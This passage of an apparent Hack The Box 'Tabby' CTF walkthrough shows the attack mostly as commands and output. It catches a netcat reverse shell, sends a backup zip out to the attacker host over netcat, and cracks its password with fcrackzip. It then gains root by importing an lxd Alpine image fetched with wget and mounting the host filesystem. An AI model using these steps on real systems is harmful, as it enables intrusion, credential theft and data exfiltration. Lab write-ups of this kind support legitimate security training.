connect to [10.10.14.132] from (UNKNOWN) [10.10.10.194] 57530
```

As we got the shell, is a good idea to improve it with “python3 -c ‘import pty;pty.spawn(“/bin/bash”)’




```
root@Taco:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.132] from (UNKNOWN) [10.10.10.194] 57530
python3 -c 'import pty;pty.spawn("/bin/bash")'
tomcat@tabby:/var/lib/tomcat9$ export TERM=xterm-256color
export TERM=xterm-256color
tomcat@tabby:/var/lib/tomcat9$ ^Z
[1]+  Detenido                nc -nvlp 1234
root@Taco:~# stty raw -echo
root@Taco:~# nc -nvlp 1234

tomcat@tabby:/var/lib/tomcat9$ 
```


Now we have a shell. After a bit of enumeration, we find that “ash” is a user, and searching, we discover an interesting backup zip that we are sending to our local machine via netcat, so we can fcrackzip it to discover that the “ash” pwd is “admin@it”.




```
tomcat@tabby:~$ cd /home
tomcat@tabby:/home$ ls
ash
tomcat@tabby:/home$ cd
tomcat@tabby:~$ ls
tomcat@tabby:~$ cd /var
tomcat@tabby:/var$ ls
backups  crash  local  log   opt  snap   tmp
cache    lib    lock   mail  run  spool  www
tomcat@tabby:/var$ cd backups
tomcat@tabby:/var/backups$ ls
apt.extended_states.0     apt.extended_states.2.gz
apt.extended_states.1.gz  apt.extended_states.3.gz
tomcat@tabby:/var/backups$ cd
tomcat@tabby:~$ cd www
bash: cd: www: No such file or directory
tomcat@tabby:~$ cd /var/www
tomcat@tabby:/var/www$ ls
html
tomcat@tabby:/var/www$ cd html
tomcat@tabby:/var/www/html$ ls
assets  favicon.ico  files  index.php  logo.png  news.php  Readme.txt
tomcat@tabby:/var/www/html$ cd files
tomcat@tabby:/var/www/html/files$ ls
16162020_backup.zip  archive  revoked_certs  statement
tomcat@tabby:/var/www/html/files$ 
```



```
tomcat@tabby:/var/www/html/files$ ls
16162020_backup.zip  archive  revoked_certs  statement
tomcat@tabby:/var/www/html/files$ cp 16162020_backup.zip /dev/shm
tomcat@tabby:/var/www/html/files$ cd /dev/shm
tomcat@tabby:/dev/shm$ nc -w 3 10.10.14.132 2345 < 16162020_backup.zip
tomcat@tabby:/dev/shm$ 
```




```
root@Taco:~/HTB/Tabby# nc -l -p 2345 > 16162020_backup.zip
root@Taco:~/HTB/Tabby# ls
16162020_backup.zip  creds          newtabby.xml  Tabby2.xml          Tabby.gnmap
```




```
root@Taco:~/HTB/Tabby# fcrackzip -D -p /usr/share/wordlists/rockyou.txt 16162020_backup.zip
possible pw found: admin@it ()
root@Taco:~/HTB/Tabby# 
```


We can login as ash, and use lxd-build-alpine-builder.git to get the root.



```
root@Taco:~/HTB/Tabby# git clone https://github.com/saghul/lxd-alpine-builder.git
Clonando en 'lxd-alpine-builder' ...
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Desempaquetando objetos: 100% (27/27), 15.98 KiB | 355.00 KiB/s, listo.
root@Taco:~/HTB/Tabby# cd lxd-alpine-builder/
root@Taco:~/HTB/Tabby/lxd-alpine-builder# sudo bash build-alpine
```



```
ash@tabby:~$ wget http://10.10.14.132:8000/alpine-v3.12-x86_64-20200707_2015.tar.gz
--2020-07-07 18:35:00--  http://10.10.14.132:8000/alpine-v3.12-x86_64-20200707_2015.tar.gz
Connecting to 10.10.14.132:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3185057 (3.0M) [application/gzip]
Saving to: ‘alpine-v3.12-x86_64-20200707_2015.tar.gz’

alpine-v3.12-x86_64 100%[===================>]   3.04M  7.27MB/s    in 0.4s

2020-07-07 18:35:01 (7.27 MB/s) - ‘alpine-v3.12-x86_64-20200707_2015.tar.gz’ saved [3185057/3185057]

ash@tabby:~$ ls
alpine-v3.12-x86_64-20200707_1937.tar.gz  snap
alpine-v3.12-x86_64-20200707_2015.tar.gz  user.txt
ash@tabby:~$ lxc image import ./alpine-v3.12-x86_64-20200707_2015.tar.gz --alias myimage
ash@tabby:~$ lxc image list
+---------+--------------+--------+-------------------------------+--------------+-----------+-------
-+------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE
 |         UPLOAD DATE          |
+---------+--------------+--------+-------------------------------+--------------+-----------+-------
-+------------------------------+
| myimage | 22c55e8a021e | no     | alpine v3.12 (20200707_20:15) | x86_64       | CONTAINER | 3.04MB
 | Jul 7, 2020 at 6:35pm (UTC) |
+---------+--------------+--------+-------------------------------+--------------+-----------+-------
-+------------------------------+
|         | a5b3cb796309 | no     | alpine v3.12 (20200707_19:37) | x86_64       | CONTAINER | 3.04MB
 | Jul 7, 2020 at 6:02pm (UTC) |
+---------+--------------+--------+-------------------------------+--------------+-----------+-------
```



```
~ # cd /mnt/root/root
/mnt/root/root # cat root.txt
d977e751694bcc5dc4e1e15c7e36e5a8
```